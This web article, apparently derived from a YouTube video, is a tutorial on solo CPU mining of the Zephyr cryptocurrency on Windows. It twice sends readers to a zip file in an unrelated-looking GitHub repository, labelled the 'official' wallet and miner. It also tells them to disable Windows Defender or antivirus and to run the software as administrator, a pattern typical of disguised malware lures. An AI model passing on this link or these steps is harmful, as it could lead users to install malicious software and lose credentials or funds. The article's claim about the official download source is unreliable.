How to Mine Zephyr Using CPU on Windows for Solo Mining
Zephyr is a unique cryptocurrency that combines Monero's privacy features with the Minimal Djed protocol's reserve-backed stability, making it the first private stablecoin system of its kind. To start mining Zephyr solo using a CPU on Windows, you'll need to set up both the official wallet and the mining software, which are provided by the Zephyr protocol team.
What Is Zephyr and Why Mine It Solo?
Zephyr is designed to offer privacy and stability by leveraging proven crypto technologies. Solo mining Zephyr means you mine on your own without joining a pool, allowing you to receive full block rewards directly. This is especially attractive for CPU miners since Zephyr’s mining algorithm is optimized for CPUs rather than GPUs or ASICs.
Downloading and Setting Up the Zephyr Wallet and Miner
First, download the official Zephyr wallet and miner package from the Zephyr Protocol official site. The direct link to the mining software's latest release is available on GitHub: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip.
Steps to set up:
- Unzip all files from the downloaded archive into a dedicated folder.
- Run the wallet executable to create and synchronize your Zephyr wallet.
- Configure your miner by editing the JSON configuration file to include your wallet address and adjust the CPU mining parameters.
- Use the provided batch (BAT) file to start the miner, which simplifies launching the mining process.
If you encounter errors, it is recommended to update Microsoft Visual Studio components and Python on your system, as these dependencies are necessary for the miner to function correctly. Also, temporarily disabling Windows Defender or any antivirus software can prevent interference with mining software.

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Optimizing CPU Settings for Better Mining Performance
Mining Zephyr efficiently on a CPU involves optimizing your system settings:
- Run the miner as an administrator to enable huge pages support, which can significantly boost hash rates.
- Adjust CPU affinity and the number of threads in the miner’s JSON config to match your hardware capabilities.
- Monitor CPU temperatures and stability to avoid overheating during extended mining sessions.
- Overclocking your CPU can increase mining performance but should be done cautiously to prevent hardware damage.
Common Issues and Troubleshooting
Users frequently report errors related to missing Visual Studio runtime or Python environment misconfigurations. Ensuring these are properly installed and updated resolves most problems.
Another common issue is antivirus software blocking mining executables. Adding exceptions or temporarily disabling such software during mining setup is often necessary.
Setting up the wallet and miner correctly with precise configuration of the BAT file and JSON settings is crucial. The separation of these files allows easier troubleshooting and customization.
Tips for Maximizing Profitability and Passive Income
- Solo mining Zephyr avoids pool fees, but block rewards can be less frequent compared to pooled mining.
- Regularly updating the miner software ensures compatibility with network upgrades and improves efficiency.
- Keep track of Zephyr’s price and network difficulty to assess mining profitability.
- Consider joining Zephyr communities or forums for the latest tips and mining strategies.
Useful Links
- Official Zephyr Protocol website: https://zephyrprotocol.com/
- Official wallet and miner download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Conclusion
Mining Zephyr solo using a CPU on Windows is accessible to beginners and provides a direct way to earn this privacy-focused stablecoin. By downloading the official wallet and mining software, carefully configuring settings, and optimizing CPU performance, you can start mining Zephyr effectively. The channel FINCOR offers an excellent detailed walkthrough on this process that simplifies setup and helps avoid common pitfalls. For more information and software downloads, visit Zephyr Protocol’s official site.
Key takeaways
- Zephyr is a privacy-focused, reserve-backed stablecoin using the Minimal Djed protocol.
- Solo mining Zephyr can be done efficiently on a CPU using Windows OS.
- Official Zephyr wallet and miner are available on GitHub for free download.
- Setup requires configuring JSON files and running batch scripts with admin rights.
- Updating Microsoft Visual Studio and Python may be needed to avoid errors during mining.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version
Questions & answers
What are the minimum system requirements for mining Zephyr on CPU?
Mining Zephyr on CPU requires a Windows system with a compatible 64-bit processor. Having updated Microsoft Visual Studio runtime and Python installed is necessary. More CPU cores and higher clock speeds improve mining performance.
Can I solo mine Zephyr or is joining a pool recommended?
Solo mining Zephyr means you mine on your own and receive full block rewards, but blocks can be found less frequently. Pool mining offers more consistent payouts but involves sharing rewards. Beginners can start with solo mining to learn the process.
What should I do if the mining software shows errors on startup?
If errors occur, ensure Microsoft Visual Studio redistributables and Python are up to date. Temporarily disable Windows Defender or antivirus that might block the miner. Double-check the JSON and BAT file configurations for accuracy.
How can I optimize my CPU for better mining performance?
Run the miner as administrator to enable huge pages, adjust thread count in the configuration to match CPU cores, monitor temperatures to prevent overheating, and consider cautious overclocking to increase hash rates.